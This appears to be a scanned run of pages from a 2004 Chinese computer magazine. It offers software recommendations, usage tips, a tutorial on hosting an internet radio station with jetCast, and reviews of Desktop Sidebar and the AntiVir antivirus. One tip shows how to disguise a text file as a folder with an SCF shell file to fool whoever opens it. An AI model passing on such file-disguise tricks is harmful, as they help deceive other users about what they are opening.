该软件解压后可直接运行，并会要求输入密码(默认为空)，输入密码后，点击右上角的“变”按钮，打开软件的完整窗口，再双击任意分区，创建“私人磁盘”。当你再次双击时就可以用“资源管理器”打开私人磁盘了。除了私人磁盘的设置外，软件还提供了“系统安全设置”及“私人磁盘工具”两大功能模块，里面提供了一些很实用的小功能，如修复IE设置等。 (辽宁　滕大鹏)



软件版本：3.80 Pro　　软件大小：556KB
软件性质：共享软件(经测试基本功能也可以使用，也无次数限制)
适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/cfan/200411/srcp380pro.rar

关闭端口让木马变死马：ACTIVE PORTS

问：我总怀疑自己的机器被攻击甚至有木马，用最新的杀毒软件也查不到，有没有一种软件可以实时监控与端口连接的IP及使用端口的程序？

答：其实很多朋友都会遇到这个问题，有一些人，会制作特殊的木马程序，由于其并不是非常流行，所以杀毒软件根本没办法查杀，这时就需要使用一些工具进行封锁了，除了防火墙外，对于端口的控制我们可以使用系统自带的Netstat -an命令，但太繁琐也不直观。所以推荐大家使用ACTIVE PORTS来完成。

由于大多数木马自身对外传输数据所用的端口都是固定的，所以只要通过ACTIVE PORTS找到相应端口关闭就可以了。

软件安装后启动，根据Process及Path项下的内容，以及IP的可疑性，端口的状态等对这个网络连接做出判断是否为木马。一旦确定为可疑端口，则点击“CLOSE PORT”按钮就可以关闭了。如果确定是木马，则建议你根据Path的路径，删除相应文件，以防木马再次打开该端口。



软件版本：1.1　　软件大小：450KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.sometips.com/soft/aports.zip


PDF文档压缩器：PDF COMPRESS

问：我喜欢从网上下载电子书，其中有大量的PDF文件，可是我在刻录光盘时，经常会出现只差一点就刻录不上去的情况，请问有什么好办法能够压缩PDF文档吗？

答：建议你把PDF文档用WinRAR压缩后，再刻录。如果你觉得这样不是很方便，那么推荐你使用PDF COMPRESS，这是一款可以修改PDF属性，同时可对PDF文件进行压缩的工具。

运行软件，使用“Open”按钮打开PDF文件，然后可以直接编辑如“Author”(作者)、“Title”(标题)等项的内容，最后点击“Save”按钮保存，点击“Compress”按钮就可以对该文件进行压缩。

需要注意，有时压缩后的文件反而比压缩前的文件还要大一点，对于这种情况，我们只能使用未压缩前的源文件。




软件版本：1.0　　软件大小：913KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.bureausoft.com/pdfcomp.exe

免费的爱眼使者：护眼宝贝

问：我的眼睛因为长时间使用电脑变得越来越差，有什么软件可以定时提醒我按时休息吗？最好是免费的。

答：本刊在2003年第15期《健健康康用电脑》一文提到了几款软件，但里面并没有免费的，这里为你介绍一款免费的护眼软件。

首先下载并运行软件，双击系统托盘内的软件图标(大眼睛图标)，打开软件设置窗口，然后设置好每次工作的时间，提醒的方式，是否播放背景音乐等。



软件版本：3.3.3.3　　软件大小：1069KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://nj.onlinedown.net/down/EE3Setup.exe

CF [SY06]

技巧E卡通 Skill Tips

让Foobar2000的播放列表不再被清空

Foobar2000 有一个设置很不好，就是如果直接双击 MP3 等音频文件进行播放，当前播放列表就会被清空，这给播放带来了很多不便。其实我们只需要修改一下 Foobar2000 的设置就不会有这个烦恼了。打开 Foobar2000，点击菜单中的“Foobar2000→参数设置”，在窗口左侧找到“核心”项，在右侧菜单中勾选“命令行”下的“从命令行添加文件时默认为加入队列”或“总是加入这个列表:默认”。关闭Foobar2000，双击打开一个音频文件，你会发现 Foobar2000 智能了很多，把双击打开的文件加入了播放列表的最后或是新建了一个列表来播放这个文件。(云南　虚若幻)

文件夹下的“地雷”

一般人们只会注意文件，很少对文件夹产生怀疑，下面笔者就教你不用软件把文本文件伪装成文件夹的方法。

首先打开一个要隐藏的 TXT 文本文件，在开头输入以下内容:

```
[Shell]
Command=2
IconFile=Shell32.dll,4
[Taskbar]
Command=explorer
```


保存退出后，把文件的扩展名修改为“SCF”，当弹出“如果修改文件扩展名，可能导致文件不可用”警告对话框时，选择“是”。现在文件就已经变为文件夹了？当别人双击它时，会自动打开操作系统所在分区的根目录。

如果你需要编辑该文件，则只要用“记事本”打开，或直接将其拖拽到“记事本”中即可。

(吉林　海浪轻风)

在Total Commander中快速打开常用标签

Total Commander(以下简称TC)的6.0中增加了标签功能，这里的每个标签就代表了一个文件夹，如果你和笔者一样，经常需要打开几个固定的文件夹，则可使用TC的保存标签功能:右击任意标签，选择“将标签保存至文件”，然后你可以随意关闭或打开标签，需要打开以前的标签时，只要再次右击任意标签，选择“从文件中载入标签，保持现有标签”或“从文件中载入标签，替换现有标签”项即可(见图)。



打开WinRAR的压缩向导

如果你给菜鸟MM的电脑上安装了WinRAR，那么推荐打开WinRAR的向导模式，这样可以方便她们使用:打开WinRAR，选择菜单中的“选项→设置”，勾选“常规”标签下的“启动时激活向导”即可。

查看NERO支持的刻录机

想不想知道你的刻录机是否被NERO所支持呢？你只要打开http://www.nero.com/en/632012038142166.php页面，从“Select manufacture”下拉菜单中选择你的刻录机品牌，然后就可以查看NERO是从哪个版本开始对你的刻录机支持的。

WinRAR(解)压缩时占用尽量少的资源

笔者在用WinRAR(解)压缩很大的文件时，系统会变得很慢，其他什么也干不了，经过寻找，笔者终于找到了减少WinRAR资源占用的方法:打开WinRAR菜单，选择菜单中的“选项→设置”，勾选“常规”标签下的“低优先级”项，点击“确定”即可。

网文快捕4.0实用捕抓技巧

(1)不管是MyIE2、GreenBrowser、IE还是CHM文件的窗口，用网文快捕4.0中新增的Desk Tool Bar都可以保存，方法如下:将Desk Tool Bar上的按钮拖拽到这些窗口上。

(2)不管是PDF文件、还是各种文本编辑器以及Word中，只要是支持文本选择的窗口，高亮选中需要捕抓的对象，然后将其拖向Desk Tool Bar按钮，都会出现保存的对话框，按提示进行保存即可。

用MyMPC录制电视节目

MyMPC是一款媒体播放软件，但其实它还可以录制电视节目。具体的使用方法如下:点击菜单中的“文件→打开设备”，然后在窗口左侧的“输出”项下设置好录音按钮，然后设置一下录像及录像的编码，再点击“...”按钮设置输出的文件夹，同时去除“单独输出音频”，最后点击“录制”即可。

增强版的注册表编辑器

TuneUp Utilities 2004是一款非常不错的软件，它除了可以修改一些系统设置外，还提供了很多实用小工具，你可以把其安装目录下的RegistryEditor.exe在桌面上建立快捷方式，这样你就可以快速打开这个非常不错的注册表编辑器了。

CF [SY07]

看点 不花一分钱就能轻轻松松架设专业级网络广播电台，当然，最酷的是，它不像其他所谓的网络电台，只是简单地播放流媒体音乐，你完全可以像传统广播电台的主持人那样（比如：音乐台或是交通台），与网友真情互动，为他们播放点播的歌曲，实时对音乐品头论足并发表自己的真知灼见、娓娓道来自己和朋友的趣闻、故事与心情……



圆你DJ梦想
轻松架设网上交通台

■江苏　谢华　徐强

或许你已经试过了N种广播电台架设软件，但却发现它们只能让你简单地给网友播放流媒体音乐，根本无法亲自编辑节目并即时发表自己的声音。也就是说，不能像广播电台里的职业DJ那样，在为听众送上优美音乐的同时，对音乐品头论足，甚至请听众点歌，与听众实时交流等。

今天你只需利用免费的jetCast、一个麦克风、一个耳机(或音箱)，再加上独到的创意，就能一圆DJ梦想，配合QQ群组或论坛与网友互动交流，就能轻轻松松打造出与传统的交通台或音乐台媲美的网络广播电台。

一、简单架设广播电台

jetCast是著名播放器jetAudio最新的6.0版中附带的一个广播电台组件。要使用这个工具，必须安装jetAudio，然后桌面上就会出现jetCast的快捷方式。jetCast可以独立运行，无需jetAudio支持。

jetAudio小档案

软件版本：6.0.3 Basic　　软件大小：13.8MB

软件性质：免费软件　　适用平台：Windows 9x/2000/XP

下载地址：http://www.newhua.com/cfan/200411/jetaudio6_b.rar

安装提示：虽然官方网站有简体中文包可以下载，但经测试，该版本为国内共享软件作者的作品，汉化得并不完整，而且运行时还会报错，故不推荐使用。

运行jetCast即可看到程序主界面，其各个区域功能如图1所示。

点击左上方的“Preferences”按钮，打开设置窗口。jetCast全部功能都是在这里设置的，而要让广播电台简单运行起来，则只需三步。

你知道吗？

什么是DJ？

DJ是“Disc Jockey”的缩写，意即“音乐解说人”。20世纪30年代，广播进入了美国人的生活；1940年，电视机又取代了广播，除新闻之外，大多数娱乐节目都转向电视播放。此时，广播希望通过某些方式夺回其在娱乐节目上的地位，于是，数以万计的电台开始播放数以万计的音乐唱片，同时聘请熟悉音乐的人担任解说。人们很喜欢这种娱乐方式，有些解说人因此而非常出名。逐渐，电台播放的音乐对听众选购唱片产生了很大影响，音乐制作人和唱片公司纷纷将唱片送到电台。于是，一个新的职业诞生了，那就是Disc Jockey。从那时起，DJ就被用来称呼那些音乐解说人，他们引导了听众的音乐欣赏口味和音乐的流行趋势。如今网络电台的DJ又被称为NJ(Network Jockey)或CJ(Cast Jockey)，可惜这些说法并没有得到普遍认同。



图1　jetCast的主界面，同时也是DJ制作电台节目时的操作界面

Step 1 在左侧功能树中分别点击“Station”(电台)和其下的“Disc Jockey”分支，然后在右侧窗口中分别填入电台名称(Station Name)、DJ姓名(Name)等信息(见图2)。这些信息会在别人收听你的电台时显示出来。



图2　如果有人使用jetAudio 6.0收听你的电台，就会在电台连接成功时自动用浏览器打开你在这里输入的网址

Step 2 在左侧功能树中点击“Server”(服务器)分支，可以更改端口号和听众人数限制(见图3)。其中端口号(Port)默认为9000，如果你的ISP封了这个端口，不妨改成其他端口号试试；另外，听众人数限制(Max listener)最好设大一些(如100)，因为在播放时，如果用户过多，首先会表现在听



图3　端口号一定不要设为8000、8080或低于1000的数值

众断线上，对你的机器影响并不大。

Step 3 回到jetCast主界面，点击左下方的电台标志按钮(或按快捷键Ctrl+B)，你的广播电台即告建立。

不要怀疑，你的网络广播电台确实已经建立起来了。只不过它现在还是个空壳子，没有任何节目可以播出。那么，接下来就看看如何制作你的电台节目吧！

二、创作你的广播电台节目

无论是传统电台还是网络电台，任何节目都可以看成由两部分构成：音乐和谈话。作为一名DJ，你的基本工作就是把音乐和你的声音完美地结合起来。下面，就从音乐播放、语音传递和混音三个方面，扫清在创作电台节目过程中的所有技术障碍。

1．音乐播放

用jetCast播放音乐就像用Winamp听歌一样简单——把若干个MP3或WMA文件拖拽到音乐列表中，然后双击任意一首即可播放。在播放音乐时，可以通过主界面最下方的按钮来控制音乐的开始、停止、循环等，拖住列表中的曲目，移动其位置，还可以即时调整音乐播放顺序。

许多MP3和WMA音乐本身的音量相差很大，也就是说，在播放器中以同样的音量播放不同的音乐文件，得到的声音效果大小不均。jetCast提供了自动均衡音量的功能，在设置窗口的“General”(常规)项中，勾选“AGC”下面那个选项即可(见图4)。




图4　滑杆数值设置到2～5之间(包括2和5)均可获得不错的效果

2．语音传递

要想在电台中说话，也非常简单：插上你的麦克风(以下简称Mic)，点击主界面左侧的Mic按钮，当该按钮呈“按下”状态时，就可以畅所欲言了。如果觉得自己的声音还不够完美，勾选“REVERB”(混响)，然后从下面的下拉菜单中选择一种效果(分别为大堂、小屋、舞台、体育馆)，出来的声音就不再干巴巴了(见图5)。这里的滑杆可以调节特效的强弱。另外，说完话一定要再次按Mic按钮，让电台恢复到播放音乐的状态。




图5　如果是主持音乐节目，选择“Room”的混音效果会非常好

在传递语音时，另一个非常重要的问题是：如何避免“回声”？所谓“回声”是指你的声音从Mic进去，然后从音箱传出来时，又再次进入Mic……如此循环，听众就会听到一种持续减弱的回声，影响了广播效果。关闭你的音箱虽然能快速解决此问题，但这样却无法同步听到电台的效果，比较好的解决方式是使用耳机或耳麦。不过，如果条件实在不允许，可以在设置窗口中选择“General → Microphone”，然后去掉“Enable microphone sound loop-back”前面的“√”(见图6)，这样听到的电台效果中就没有自己的声音了，接着把音箱音量关小一点，回声就基本上听不到了。




图6　这只是万不得已的做法，最好还是使用耳机

3．混音

音乐和语音问题得到解决后，最后的问题就是如何让它们完美地结合起来。你的电台是否够专业，就体现在这里了。

你的听众是不是总抱怨你的声音太小，音乐声音太大，或你的声音远远大过音乐？这说明你需要调整一下音乐和人声的比例。在主界面左侧的音量控制区(见图7)，上面显示了音乐和Mic的音量，下面两个滑杆则用来调节音乐/Mic比例和Mic音量。调节这两个滑杆，然后让你的听众帮你确认效果吧！




图7　经测试，图中所示的比例效果相当好

你知道吗？

★Mic其实很便宜



要想让听众清晰地听到你的声音，一个过硬的Mic是不可或缺的。小编Ricky在制作他的个人广播电台时，使用的Mic品牌为Global，型号为200M，效果相当好。该Mic使用日本三洋管芯，Mic本身带有开关功能。售价仅为20元(一个月内保换)，北京鼎好电子商城3382号柜台有售，联系电话：82697124。

★带电台的MP3播放器

目前市场上有一种MP3播放器(比如：Datum的MH-328等)，它们带有FM广播功能，就像一个小型广播电台，将播放器的音频信号用FM发射出去。其他人可以用FM收音机调到相应频率后，在15米范围内分享MP3播放器播放的内容，特别是对有车的朋友，就等于添置了一个车载MP3播放机。

> 小提示
>
> 混音只有在你说话时才有效！
>
> 一定要注意这一点：当电台只播放音乐时(即尚未按下Mic按钮说话之前)，Mic音量将默认为0。此时混音设置完全不起作用！所以，最好养成说话前后按Mic按钮的习惯。

听过广播电台的朋友都知道，真正的电台在一首歌曲播放结束时，不会一瞬间断掉，而是有个音量渐弱过渡，这时DJ往往可以趁机说上几句，直到下一首歌曲正常播放。这在jetCast中也可以实现。点击播放列表中任意曲目最右侧的下拉菜单，选择“Crossfading play”，两段音乐之间即可自动用渐变来衔接(见图8)；在设置窗口中勾选“General”下的“Crossfade”项，可以使你在手动切换歌曲时也获得音量渐变的效果。



图8　如果想取消渐变过渡，选择第2项即可

三、让别人访问你的广播电台

电台建好了，你一定希望你的朋友们前来收听。那么，访问的地址是什么呢？很简单，即http://ip地址:端口号(默认为9000)。让别人用Winamp、RealOne Player或MyMPC打开这个地址就能收听了(推荐使用Winamp，直接点击“文件→播放位置”，然后输入地址即可。本地IP地址可以运行ipconfig命令获得)。然而，千万不要以为这样就足够了，这里还有更多技巧帮你的朋友快速访问你的电台，让你尽快招揽更多的听众。

1．把广播电台的地址固定下来

如果你想让你的电台持续播放一个月，每天19:00播出，如果没有固定IP，每次都让你的朋友打开新地址显然非常麻烦，你需要一个固定且容易记住的电台地址，这时你可以考虑安装花生壳虚拟域名工具。

花生壳(PeanutHull)客户端小档案

软件版本：2.1 build 76	软件大小：2.74MB
软件性质：免费软件	适用平台：Windows NT/2000/XP/Server 2003
下载地址：http://www.oray.net/Asp_Pages/DownLoad/PeanutHull.asp	

简单地讲，花生壳的作用就是固化动态IP。只要运行花生壳软件，它就会自动连接到域名服务器上并与某个固定域名挂钩，这样当别人访问该域名时，就可以转向你的电脑。当我们使用自己的电脑做服务器(包括FTP服务器、广播电台服务器等)时，花生壳都是必不可少的一个工具。

首先到www.oray.net注册一个新用户，然后到http://www.oray.net/Console/Domain/Domain_RegRecord.asp申请免费域名。假设已经申请到了http://pigcast.vicp.net的免费域名，那么安装并运行花生壳之后，填入你的用户名和密码，申请的域名即可生效并投入使用(见图9)，整个过程非常简洁且快速。这时，你的电台地址也就变成了http://pigcast.vicp.net:9000。让你的朋友用Winamp打开这个地址吧，再也不必为繁琐的IP地址发愁啦！



图9　花生壳默认会随系统启动并连接你的域名

2．让用户一键收听你的电台

听众的电脑水平参差不齐，很多人甚至不知道如何打开你的电台地址，怎么办？有没有更省力、甚至让别人能够一键打开电台的方法？当然有！新建一个文本文件，输入下列代码：

```
[playlist]
numberofentries=1
File1=http://pigcast.vicp.net:9000
Title1=王小猪真情动感广播电台
MofeInfo1=http://www.cfan.com.cn/ipb/
Length1=-1
```

然后保存，并把后缀改为PLS，你的电台索引文件就制作完毕了。其中File1是你的电台地址，Title1则是你的电台名称。把这个制作好的PLS文件发给你的朋友，你只要告诉他先安装Winamp，然后双击这个文件即可收听你的广播电台了，方便吧！




图10　Winamp的默认电台服务就是SHOUTcast

3．把你的电台登录到目录服务器上

想免费宣传你的电台，让成百上千的网友来收听你的节目吗？jetCast可以把你的电台登录到网上最著名的SHOUTcast和jetCast电台目录服务器上，这样别人就能找到你的电台并轻松收听了。不过，在登录服务器前，建议再次检查一下电台和DJ的名字有没有写错，然后在设置窗口找到“Station→Time Schedule”(电台→时间表)，制定你的电台播出时段。最后在“Server→Directory Server”(服务器→目录服务器)中选择要登录的目录服务器，可以只登录其中一个，也可以两个都登录(见图10)。这样今后电台启动时会先登录到目录服务器上。

> 小提示
>
> ★如果要登录到SHOUTcast服务器上，你的电台名称必须是英文的，否则会被拒绝登录。

★jetCast目录服务器列表地址：http://www.jetaudio.com/jetcast_directory/;SHOUTcast目录服务器列表地址：http://www.shoutcast.com。

★想像jetCast电台列表中的其他电台那样，也在自己的电台信息后面添加一个Logo图片吗？没问题！首先制作一张大小为180×35像素的图片(JPG或GIF格式)，然后把它传到网上，记下其URL(如http://www.cfan.com.cn/ipb/pigcast.gif)。然后进入jetCast设置窗口，选择“Station”，然后在右侧的“Details”处键入：<IMG src="http://www.cfan.com.cn/ipb/pigcast.gif" width=180 height=35 border=0>，再重启电台即可。

四、提高电台播放质量的秘籍

如果你的听众反应电台播音有断流现象，千万不要灰心。断流与网络质量有很大关系，不过据Ricky测试，在电台服务器的网速比较有保障的前提下，即使是在每天的上网高峰期，国内ADSL用户收听广播基本上没有断流现象，长宽用户断流现象比较严重。但仍有办法进一步提升音质，减少断流。

在默认情况下，jetCast采用的是48kB/s的MP3编码，这意味着听众要在音频流上花费更多的带宽，而且效果也未必好。更好的办法是改用可变码率的编码(VBR)，mp3PRO编码、Windows Media编码和Ogg Vobis编码都支持VBR。在jetCast设置窗口中选择“General→Format→Use WMA as Streaming Format”(常规→格式→使用WMA作为流媒体格式)，然后从下拉菜单中选择“Windows Media 9 Network Writer”，点击“Config”(设置)按钮，进入编码窗口，选中“Variable Bitrate”(可变比特率)并从下拉菜单中选择“Average 64Kbps”(见图11)。这样设置后，无论音质还是传输速度，都会有明显提高。



图11 如果网络状况不佳，还可以考虑选择“Average 48Kbps”

小提示

★如果安装的是jetAudio 6.0 Basic，则编码器中不包括mp3PRO VBR编码。在jetAudio 6.0 Premiere中，不仅包括了mp3PRO编码器，而且可以选择各种VBR码率。

★也可以选用Ogg Vobis格式作为音频编码，但对听众系统配置要求较高，不推荐使用。

除上述功能外，jetCast还能为你的站点设置访问密码，支持建立jetCast聊天室(需要对方也安装jetAudio才能使用)，有兴趣的读者不妨一试。 CF [SY09]

软件爱好者的解压缩利器

■ 彭C




当你从网上下载软件时，很多时候下载到的并不是直接可以安装的EXE格式，而是若干分卷压缩包，如acdsee.part1.rar、acdsee.part2.rar、acdsee.part3.rar……更有甚者，有时每一个分卷压缩包甚至还有可能再次被压缩成一个小包，要把它们解压缩出来，必须先解压缩小压缩包，然后得到分卷压缩包，再解压缩出需要的软件。而且，那些软件压缩包中往往还附带了大量NFO、TXT等说明文件，每一次解压缩时它们都会出现，于是用WinRAR解压缩的话，就会反复遇到“是否覆盖相同文件”的提示，十分烦人。而且，就算你不在乎多进行几次解压缩操作，如果你下载了20款新软件，每个软件平均有5个分卷压缩包，解压缩的工作量就显得非常恐怖了。怎么办？雇个小时工帮你解压缩包？呵呵……

UUnB是一款专门为这种软件爱好者设置的解压缩工具，可以帮你一次性把某个目录中的所有压缩包都解出来，并且可以自动删除已经解压的压缩包和多余的文件。只需把要解压的压缩包全部放在一个文件夹中，然后运行UUnB，在它的文件管理器中找到这个目录，点击“Unpack”按钮，那些压缩包就会被飞快地解开了。如果你怕压缩包中有些文件（如sn.txt）可能被误删，可以在解压缩之前选中“Delete to Recycle bin”，把那些多余文件放进回收站，或者取消勾选“Remove unnecessary files”，手动清除那些无用文件。

UUnB小档案

软件版本：0.4　　软件大小：331KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/cfan/200411/uunb.rar



CF [SY10]

看点 在桌面上增加一个全面超越Longhorn Slidebar的侧边栏，你可以完全定制它的内容，让它为你所用！

桌面上的万事通

Longhorn ——超前体验Longhorn侧边栏

■江苏 谢华 浙江 郭斌

如果你看过微软下一代操作系统Longhorn的截图，你一定会对桌面上那个漂亮的侧边栏记忆犹新;如果你有幸体验过Longhorn的测试版，相信你更会在若干年之内都难以忘却——那个该死的侧边栏！是的，当你启用Longhorn侧边栏的时候，如果你能顺利打开“我的电脑”，就说明你的电脑配置已经非常高了；当你关闭那个侧边栏时，系统至少会像Windows XP一样流畅。可见它多么消耗系统资源！

尽管Desktop Sidebar(以下简称DS)是模仿Longhorn的侧边栏开发的一款实用软件，但运行起来非常流畅而稳定，且功能要远超Longhorn的侧边栏。它不仅拥有迷人的可变外观，还提供天气预报、时间日历、图片幻灯秀(Slideshow)、直接读取RSS新闻(通过它可以集成很多新闻站点和Blog站点)、MSN Messenger、Windows Media Player、邮件客户端、音量控制、命令行、搜索引擎、快速启动栏，甚至还有回收站……简直就是桌面上的万事通！别犹豫了，马上来免费体验超越Longhorn的侧边栏吧！

Desktop Sidebar小档案

软件版本:1.04 Build 66　软件大小:9.67MB
软件性质:免费软件 运行平台:Windows 9x/2000/XP
下载地址:http://www.desktopsidebar.com/files/sidebarb66.exe

一、设置篇

在安装DS后，要想让它完全符合你的需要，还需要事先设置一番。

1．界面语言本土化

就算你喜欢Longhorn的侧边栏，那也是英文版的侧边栏，DS则可在安装之后自动适应系统成为简体中文版。如果你使用的是英文版的Windows，只需在软件界面上单击右键，选择“Options”菜单，在“General”选项卡的“Language”下拉菜单中选择“Simplified Chinese”，即可迅速让界面本土化(见图1)。



图1

2．全面定制侧边栏

“DS中的功能这么多，我能不能把不需要的删除，然后增加需要的功能，最后再调整现有功能的位置，按照我自己的习惯定制它呢？”当然没问题！DS的界面从上到下分割为若干个面板，每个面板都提供了一个功能。我们可以添加、删除这些面板，或者调整它们之间的位置，让侧边栏适合自己的要求。

DS已经默认开启了时间、天气、幻灯图片(Slideshow)、性能、Messenger、邮件监测、新闻中心、Media Player、命令行、快速启动面板，我们在软件界面上单击右键，选择“添加面板”，还可以添加Outlook和Winamp面板(见图2)；如果你不想要某个面板，一定要在该面板上点击鼠标右键，选择“移除面板”去掉它。另外，拖住某个面板移动到理想的位置，即可更改其位置。这样就很容易创建出符合你个性的侧边栏了。例如你不喜欢Windows Media Player，习惯使用Winamp，则删除“Media Player”面板，然后添加“Winamp”面板即可。



图2

小提示

DS是通过插件来管理面板功能的。你可以去官方网站www.desktopslidebar.com下载更多面板(EXE文件，双击即可添加)，如回收站。

二、技巧篇

深入研究DS，就会发现很多有用的技巧，这些技巧可以帮你把DS的实用性发挥到极限。不信就来看看吧！

1．可以看世界任何地区的天气预报？

DS中的“天气面板”是个非常优秀的设计。它在第一次启动时会自动检测系统默认的地区，然后自动连接服务器，获取该地区的天气情况并显示出来，默认的地区是“北京”。如果你希望更改到其他城市，只要在“面板属性”窗口的“城市”栏中输



图3

入你所在城市的汉语拼音，如成都就输入“Chengdu”(见图3)，即可随时洞察该地区的天气情况。

2. 邮件检查功能还支持垃圾过滤？

是的，DS不仅支持邮件的检查和阅读，还支持垃圾邮件过滤。在“邮件检查”面板属性中点击“垃圾邮件”选项卡，即可编辑“垃圾邮件发件人”(黑名单)、“可信任发件人”(白名单)、“广告发件人”等来减少垃圾邮件。此外它还提供了一种“禁语”的方法来过滤垃圾邮件。点击“禁语”栏后的“编辑”按钮，添加一些禁止的语言(比如垃圾邮件中常见的“联系合作”、“网站推广”等词汇)，再设置“禁语数量上限”，当我们收到的邮件正文中包含的“禁语”超过所设置的数量上限时，DS就会将其判别为垃圾邮件(见图4)。



图4

3. 新闻中心如何支持中文站点？

DS的“新闻中心”内置了CNN、Neowin新闻站点，使你无需连接到该网站即可看到新闻标题，感兴趣的话再点击阅读。可惜默认的新闻站点都是英文站点，我们是否可以把中文站点也添加进来呢？回答是肯定的。以新浪新闻中心为例，设置方法如下。

在“新闻中心”面板上点击鼠标右键，选择“面板属性”，在打开的窗口中点击“添加”按钮，选择“输入页面地址”，然后输入“http://news.sina.com.cn”，DS就会将其首页下载下来并分析新闻标题(见图5)。这个分析




图5

结果一般不会有什么问题，我们只要连续点击“确定”按钮，即可把这个站点加入到“新闻中心”里(见图6)。




图6

另外，DS还支持添加RSS新闻流地址和Klip格式新闻地址。RSS已经被大量应用在Blog站点中，只要登录你喜欢的Blog站点，找到其中的RSS地址，添加进来就可以了；大量站点的Klip格式地址则可以从www.klipfarm.com中找到。

除了这几个技巧，DS中还隐藏着更多秘密等待你去发掘。比如，它的幻灯片虽然默认会浏览“我的文档\My Pictures”目录中的图片，但如果你连接到网上，它还能从Yahoo图片新闻站和其他图片站点中自动下载漂亮的图片或漫画，有些还配有详尽的文字说明(见图7)；再比如，在DS的命令行中输入“？ 关键词”，即可调用Google进行搜索等。




图7

CF [SY00]

《小工具也有大智慧》补遗

■ LX

看了CFan第9期的《小工具也有大智慧》一文，感觉非常实用。但文章最后关于用参照图缩放的内容，方法未免有些复杂。这里提供一种简便方法.首先按原文剪裁好图像，然后将其另存为一个新文件并仍然用画图程序打开，执行“图像→属性”命令查看到纵横像素数值（应当是纵横相同，假设该值为n），然后用96除以n，四舍五入后就得到需要的缩放比例了。如果原图不是很大，那么这种方法的误差极小，一般可以一步到位。当然，如果还存在细微的差别，只要进行简单的微调就可以了。



在计算缩放比例时，不要忘记使用Windows计算器

CF [SY00]

电脑高手整版

看点 谁说世界上没有免费的午餐？！今天就为你介绍一款不仅完全免费，而且功能齐全，占用系统资源"狂小"的杀毒软件，经过老编长达半年的使用，这款软件表现出了很好的专业素质，除了让我们从此不再识病毒滋味外，有时甚至Norton Antivirus都搞不定的染毒险情，它却能轻松排除。

■ 自由风工作室 徐海斌

我有免费AVP 收费的都给我免谈！

随着杀毒软件成为电脑标准配置后，"免费"这两个词似乎已经远离了这个软件领域，连功能简单的在线杀毒都需要付费使用。但网络往往会带给大家惊喜，笔者就找到了一款完全免费、功能专业，而且可以免费在线升级病毒库的杀毒软件——AntiVir Personal Edition(以下简称AVP)。

AntiVir Personal Edition小档案

软件版本:6.24	软件大小:4058KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.avup.de/personal/en/avwinsfx.exe	

1.实时病毒防火墙

AVP安装后会和其他杀毒软件一样打开实时监控的病毒防火墙，而且其实时监控程序的资源占用很低，在笔者的电脑中，三个模块占用内存资源总计3MB左右(在小特的电脑上占用5MB，CPU占用率也相当低)，相比于其他杀毒软件，它还是比较优秀的。当然评价一个杀毒软件是不能仅看资源占用的，关键还要看它查杀病毒的能力，笔者进行了一些实际测试，发现AVP的查杀病毒能力还是比较令人满意的，而且通过长时间的实际使用，它确实顶住了不少病毒的侵袭，并且笔者的电脑再也没有中过病毒。

小提示

- ★如果想中止病毒实时监控，可以右击AVP在系统托盘中的图标，选择"Deactivate AVGuard"命令。选择"Activate AVGuard"可以重新恢复实时病毒防火墙。
